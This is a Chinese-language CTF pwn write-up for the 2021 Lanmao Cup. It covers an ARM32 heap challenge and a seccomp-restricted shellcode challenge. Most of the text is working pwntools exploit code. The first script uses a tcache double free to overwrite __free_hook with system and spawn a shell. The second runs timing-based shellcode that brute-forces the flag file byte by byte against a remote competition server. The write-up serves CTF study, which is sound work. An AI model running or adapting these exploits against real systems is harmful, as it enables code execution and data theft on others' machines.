
2021 蓝帽杯 PWN WP

原创

i0gan 于 2021-04-29 16:41:38 发布 590 收藏 3
分类专栏： ctf 文章标签： pwn


ctf 专栏收录该内容
1 篇文章 0 订阅
订阅专栏

蓝帽杯 pwn wp

portable_rpg

描述

arm32架构的堆程序，漏洞点在create函数中，若角色类型没有存在，直接switch跳出返回了，这样就没有开辟name 的chunk，也没有对角色的chunk进行初始化，根据这一漏洞，我们可以伪造一个角色chunk，修改攻击力打败龙，然后再泄漏libc，前期我还以为远程没有开启alsr，瞎弄了半天的libc基址，后面就是采用double free进行劫持tcache fd为 `__free_hook` ，修改为system，再调用即可。

arch

```
    Arch:     arm-32-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

libc:

```
GNU C Library (Buildroot) stable release version 2.26, by Roland McGrath et al.
```

2.26的libc，与老版的2.27差不多。

exp

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-
# Author: i0gan
# ref: https://www.sohu.com/a/297638567_750628
# fef: https://blog.csdn.net/qq_29343201/article/details/52209588
# ref: https://www.wenwenya.com/anquan/552618.html
from pwn import *
import os
r   =  lambda x : io.recv(x)
ra  =  lambda   : io.recvall()
rl  =  lambda   : io.recvline(keepends = True)
ru  =  lambda x : io.recvuntil(x, drop = True)
s   =  lambda x : io.send(x)
```

```python
sl  =  lambda x : io.sendline(x)
sa  =  lambda x, y : io.sendafter(x, y)
sla =  lambda x, y : io.sendlineafter(x, y)
ia  =  lambda : io.interactive()
c   =  lambda : io.close()
li     = lambda x : log.info('\x1b[01;38;5;214m' + x + '\x1b[0m')

context.log_level = 'debug'
context.arch = 'amd64'
context.terminal = ['tmux', 'splitw', '-h']

elf_path  = './vuln'
#libc_path = '/glibc/2.23/64/lib/libc.so.6'
libc_path = 'lib/libc.so.6'

# remote server ip and port
server_ip = "8.140.177.7"
server_port = 14242

# if local debug
LOCAL = 0
LIBC  = 1

#--------------------------func----------------------------
def db():
    if(LOCAL):
        gdb.attach(io)

def cre(t, sz, name):
    sla('>>', '1')
    sla('?', str(t))
    if(t <= 0 or t >= 4):
        return
    sla('?', str(sz))
    sa('?', name)

def rm(idx):
    sla('>>', '2')
    sla('?', str(idx))

def show(idx):
    sla('>>', '3')
    sla('?', str(idx))

def play(idx):
    sla('>>', '4')
    sla('?', str(idx))
def exit_():
    sla('>>', '5')

#--------------------------exploit--------------------------
def exploit(n):
    li('exploit...')
    li('play puts win db: ' + hex(0x40000000 + 0x0000101A))
    li('play read: ' + hex(0x40000000 + 0x00001058))
    li('free ' + hex(0x40000000 + 0x00000C06))
    li('exit ' + hex(0x40000000 + 0x1198 ))
    li('person array: ' + hex( 0x40000000 + 0x0001200C))
    #libc_base = 0x3f691724  - libc.sym['exit']
    if(LOCAL):
        libc_base = 0x3f691724  - libc.sym['exit']
    else:
        libc_base =   (0x3f664000 -  0x40013580) + 0x54b76580
    __free_hook = libc_base + libc.sym['__free_hook']
    system = libc_base + libc.sym['system']

    li('libc_base: ' + hex(libc_base))
    li('__free_hook: ' + hex( __free_hook))

    #cre(1, 0x20, '/bin/sh\x00') # idx 0 for alloc align

    for i in range(10):
        cre(1, 0x400, '/bin/sh\x00') # idx 0 for alloc align
    for i in range(9):
        rm(i)

    for i in range(5):
        cre(4, 0x20, 'AAAA') # idx 0
    # last idx 4

    li('prepare ...')
    cre(1, 0x20, 'AAAA') # idx 5
    cre(1, 0x20, 'AAAA') # idx 6
    cre(1, 0x20, 'AAAA') # idx 7 body left a main_arena
    cre(1, 0x20, 'AAAA') # idx 8 body left a main_arena

    # step2:  make tcache bin: h8 -> b8 -> h7 -> b7 -> h6 -> b6
    rm(8)
    rm(7)
    rm(6)

    # step1:  make tcache bin: b8 -> h7 -> b7 -> h6 -> b6
    cre(4, 0x20, 'AAAA') # idx 6

    # step3:  make tcache bin: b7 -> h6 -> b6
    p =  p32(0x1234) + p32(0x100) # size
    p += p32(0x10000) # life
    p += p32(0x100) + p32(0)
    p += p32(0x10000) + p32(0x2)
    p += p32(0)
    cre(1, 0x20, p) # idx 7

    # step4:  make tcache bin: b8 -> h7(fake) -> b7 -> h6 -> b6
    rm(7)

    # step5:  leak libc and make tcache bin: b7 -> h6 -> b6
    cre(4, 0, '') # 7
    cre(4, 0, '') # 8
    play(8)
    sla('>>', '2')
    sla('>>', '2')
    sla('>>', '2')
    sla('>>', '2')
    sla('>>', '2')

    sa(']', 'n\x00')
    show(8)
    ru('player name:')
```

```python
    ru('player name:')
    leak = u32( ru('\n')[-4:])
    li('leak: ' + hex(leak))
    libc_base = leak - (0x3f79e828 - 0x3f664000)
    __free_hook = libc_base + libc.sym['__free_hook']
    system = libc_base + libc.sym['system']

    li('libc_base: ' + hex(libc_base))
    li('__free_hook: ' + hex( __free_hook))

    rm(8) # step 6: tcache bin: h7 -> b7 -> b7

    li('malloc to target')
    p =  p32(__free_hook)
    cre(1, 0x20, p) # index 2
    # step 5: bin: h0 -> 0x1234568

    #rm(0) # step 6: bin: a -> h0 -> 0x1234578
    # modify free_hook as system
    p =  p32(system)
    cre(1, 0x20, p)

    li('get shell...')
    rm(9)


def finish():
    ia()
    c()
#-------------------------main----------------------------
if __name__ == '__main__':
    for n in range(0x1):
        if True:
            li('round: ' + str(n))
            elf = ELF(elf_path)
            if LOCAL:
                if LIBC:
                    libc = ELF(libc_path)
                    io = process(['/usr/bin/qemu-arm', '-L' , '.', elf_path])
                    #io = process(['/usr/bin/qemu-arm', '-g', '1234', '-L' , '.', elf_path])
                else:
                    io = process(['/usr/bin/qemu-arm', '-L' , '.', elf_path])
                    #io = process(['/usr/bin/qemu-arm', '-g', '1234', '-L' , '.', elf_path])
            else:
                io = remote(server_ip, server_port)
                if LIBC:
                    libc = ELF(libc_path)
            exploit(n)
            finish()
        '''
        except:
            c()
            continue
        '''
```

```
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x2b bytes:
    b'flag{8dc8aca1-6f19-4db5-875d-2a2daa18adcd}\n'
flag{8dc8aca1-6f19-4db5-875d-2a2daa18adcd}
```

slient

该题只运行 read与open函数，可以采用retf指令进行架构切换至32位，从而绕过seccomp检测，后面补充。

这题是去年蓝帽杯决赛的原题，原文作者: https://www.lintstar.top/2020/12/784edd2e

由于远程容易断开连接，需要修改一下:

如下:

```python
#! /usr/bin/python
# https://www.lintstar.top/2020/12/784edd2e
from pwn import *
file = context.binary = './chall'

def pwn(p, index, ch):
    shellcode = "push 0x10032aaa; pop rdi; shr edi, 12; xor esi, esi; push 2; pop rax; syscall;"

    # re open, rax => 4
    shellcode += "push 2; pop rax; syscall;"

    # read(rax, 0x10040, 0x50)
    shellcode += "mov rdi, rax; xor eax, eax; push 0x50; pop rdx; push 0x10040aaa; pop rsi; shr esi, 12; syscall
;"

    if index == 0:
        shellcode += "cmp byte ptr[rsi+{0}], {1}; jz $-3; ret".format(index, ch)
    else:
        shellcode += "cmp byte ptr[rsi+{0}], {1}; jz $-4; ret".format(index, ch)

    shellcode = asm(shellcode)
    # print(len(shellcode))
    p.sendafter("Welcome to silent execution-box.\n", shellcode.ljust(0x40-14, b'a') + b'./flag')

index = 0
a = []
# flag{
while True:
    for ch in range(0x20 + 0, 127):
        for _ in range(10):
            try:
                #print("try... %d" % ch)
                p = remote('8.140.177.7', '40334')
                break
            except:
                sleep(3)
                continue

        #p=process(file)
        try:
            pwn(p, index, ch)
        except:
            continue
        start = time.time()
        try:
            p.recv(timeout=2)
        except:
            pass
        end = time.time()
        p.close()
        if end-start > 1.5:
            a.append(ch)
            print("found: " + "".join([chr(i) for i in a]))
            break
    else:
        print("found: " + "".join([chr(i) for i in a]))
        break
    index = index + 1

print("flag: " + "".join([chr(i) for i in a]))
```